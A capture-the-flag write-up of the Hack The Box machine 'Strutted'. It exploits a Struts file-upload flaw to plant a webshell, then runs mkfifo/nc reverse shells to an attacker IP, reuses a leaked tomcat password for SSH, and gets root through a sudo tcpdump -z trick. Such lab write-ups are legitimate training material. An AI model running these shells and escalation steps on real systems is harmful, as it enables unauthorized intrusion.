Strutted begins with exploiting CVE-2024-53677 to gain initial access as the tomcat user. During enumeration, I discover credentials for the james user. With access to james, I escalate privileges by abusing a sudo permission that allows him to execute tcpdump as root, ultimately leading to root access.
Nmap Scans
Using nmap I find nginx 1.18.0 running on port 80 and ssh running on port 22. Port 80 redirects to strutted.htb. I'll add that to /etc/hosts.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ sudo nmap -p- -sC -sV -oN nmap/$(cat box).all.tcp.ports $(cat ip)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-17 21:36 EDT
Nmap scan report for 10.10.11.59
Host is up (0.12s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://strutted.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 257.23 seconds
Enumerating Port 80
website_enum
I run a script that scrapes potentially interesting information from the site. Of note, it finds a link to /download.action.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ website_enum http://$(cat ip)
~~~~~~~~Comments~~~~~~~~~~~~
 Optional JavaScript
~~~~~~END COMMENTS~~~~~~~~~~~
~~~~~~~~LINKS~~~~~~~~~~~~~~~~
/download.action
#
/about
/how
~~~~~~~~~ACTION BUTTONS~~~~~~
Input with type 'file' in form with method 'post' found.
Input with type 'submit' in form with method 'post' found.
Browser
Visiting the main page I see the website is serving an image sharing service. The website provides a downloadable zip file that is useful for further enumeration.

First I test out the image uploading feature. I upload a small image.

I note the image is uploaded to strutted.htb/uploads/20250618_012810/test.png.

From strutted.htb, I click Download resulting in the downloading of strutted.zip. I move the file to my current working directory and unzip it.
┌──(kali㉿kali)-[~/htb/strutted/writeup/zip_files]
└─$ unzip strutted.zip
Archive:  strutted.zip
  inflating: Dockerfile
  inflating: README.md
  inflating: context.xml
   creating: strutted/
  inflating: strutted/pom.xml
  <snip>
Looking at the file strutted/pom.xml I see that struts version 6.3.0.1 is being used.
┌──(kali㉿kali)-[~/…/strutted/writeup/zip_files/strutted]
└─$ cat pom.xml|grep -i struts
        <struts2.version>6.3.0.1</struts2.version>
                <groupId>org.apache.struts</groupId>
                <artifactId>struts2-core</artifactId>
                <version>${struts2.version}</version>
Notably, this version of Apache Struts is vulnerable to CVE-2024-53677. Using this publicly available POC as a reference, I crafted a payload in Burp Suite to exploit the vulnerability. The payload successfully uploads a webshell named shell.jsp. My modifications to the original POC focused on bypassing upload restrictions.


After submitting this POST request, I have successfully uploaded a web shell executing commands as tomcat.
I create a reverse shell script called shell.sh and serve it on port 80 from my machine.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ cat shell.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.8 9595 >/tmp/f

┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
I intercept the request to shell.jsp in Burp and use Repeater to issue a command that downloads shell.sh to the target machine.

10.10.11.59 - - [18/Jun/2025 21:24:25] "GET /shell.sh HTTP/1.1" 200 -I set up a nc listener on port 9595 and execute my reverse shell script using shell.jsp.

┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ nc -lvnp 9595
listening on [any] 9595 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.59] 42636
/bin/sh: 0: can't access tty; job control turned off
$
I upgrade my shell to be fully interactive.
$ python3 -c 'import pty;pty.spawn("/bin/bash");'
tomcat@strutted:~$ ^Z
zsh: suspended  nc -lvnp 9595

┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ stty raw -echo; fg % 1
[1]  + continued  nc -lvnp 9595
                               export TERM=screen
tomcat@strutted:~$ stty rows 55 columns 230
tomcat@strutted:~$
User james
Looking in the directory /home I see the home directory for the user james. Inside my current directory I find a conf directory. Inside the conf directory I find the password IT14d6SSP81k.
tomcat@strutted:~/conf$ grep -ir pass .
./tomcat-users.xml:  <user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
...
I successfully connect to the machine over SSH with the credentials james:IT14d6SSP81k.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ ssh james@$(cat ip)
james@10.10.11.59's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-130-generic x86_64)

james@strutted:~$ cat user.txt |wc
      1       1      33
Root
The user james can execute tcpdump as root.
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
    use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
GTFOBins has a documented way to escalate privileges given the user can execute tcpdump as root. Below I use the method described by GTFOBins to get a reverse shell as root.
james@strutted:~$ RESHELL='rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.8 9595 >/tmp/f'
james@strutted:~$ TF=$(mktemp)
james@strutted:~$ echo "$RESHELL" > $TF
james@strutted:~$ chmod +x $TF
james@strutted:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel
This shell is caught on my local machine.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ nc -lvnp 9595
listening on [any] 9595 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.59] 52712
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# cat /root/root.txt |wc
      1       1      33